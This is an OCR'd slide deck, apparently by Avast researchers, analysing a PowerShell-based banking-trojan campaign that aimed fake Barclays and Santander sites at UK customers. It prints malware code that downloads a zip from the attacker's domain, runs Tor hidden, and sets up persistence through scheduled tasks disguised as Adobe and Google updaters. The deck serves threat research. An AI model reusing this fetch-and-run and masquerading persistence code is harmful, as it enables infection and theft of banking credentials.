

```
$purl = 'http://' + $Domain + '.link/p.zip?t=' + [System.DateTime]::Now.Ticks;
$wc.DownloadFile($purl, $PFile);
Unzip $PFile $DestTP;
rm -Force $PFile;
$p = $DestTP + '\p\Proxifier.exe';
AddTask 'AdobeFlashPlayerUpdate' $p;
```


```
$tor = $DestTP + '\Tor\tor.exe';
$tor_cmd = "-WindowStyle hidden `" ` $t = '[DllImport(\`"user32.dll\`")] public static extern bool ShowWindow(int handle, int state);';
add -type -name win -member ` $t -namespace native;
[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() |
        Get -Process).MainWindowHandle, 0);
Start -Process -WindowStyle hidden -Wait -FilePath \   ` "$tor\`";
 ` "";
AddTask 'GoogleUpdateTask' 'PowerShell.exe' $tor_cmd;
```


avast

Persistence

- Newer versions are more persistent
- Download and use Task Scheduler Wrapper







```
$tor=$DestTP+'\Tor\tor.exe';
$tor_cmd="-WindowStyle hidden `"`$t = '[DllImport(\`"user32.dll\`")] public stat
AddTask 'GoogleUpdateTask' 'PowerShell.exe' $tor_cmd;
$PFile=$env:Temp+'\p.zip';
$wc=new-object net.webclient;
$purl='http://'+$Domain+'.link/p.zip?t='+[System.DateTime]::Now.Ticks;
$wc.DownloadFile($purl,$PFile);
Unzip $PFile $DestTP;
rm -Force $PFile;
$p=$DestTP+'\p\Proxifier.exe';
AddTask 'AdobeFlashPlayerUpdate' $p;
```


avast


Fake banking sites




- **Request credentials**
  - Credit Card number
  - Social number
  - Mobile Phone number
  - Security code
- **Difficult to recognize**
  - Fake certificate https://bank.barclays.co.uk/
  - Legitimate certificate Barclays Bank PLC [GB] https://bank.barclays.co.uk/olb/auth/LoginLink.action
- **Use counter to delay user action**

avast


Intelligent Finance




Santander



More affected banks



Comparing certificates



Barclays Bank PLC [GB] https://bank.barclays.co.uk/olb/auth/LoginLink.action

https://bank.barclays.co.uk/


avast

IP Blacklisting


```
function FindProxyForURL(url,host){return"DIRECT"}
```

avast

GUIDS per country



Hits per day (May - September)



avast

Summary

- Effective social engineering tactics used to trick banking customers
- No “Enable content” or “Enable macros”
- Added new target country (UK)
- No executable file, shifted completely to scripts
  - PowerShell, JavaScript
- Additional tools (Tor, Proxifier) and persistence
- Both proxy and config URL behind TOR

Thank You

Jaromír Hořejší @JaromirHorejsi

Jan Širmer @sirmer_jan

www.avast.com

Q & A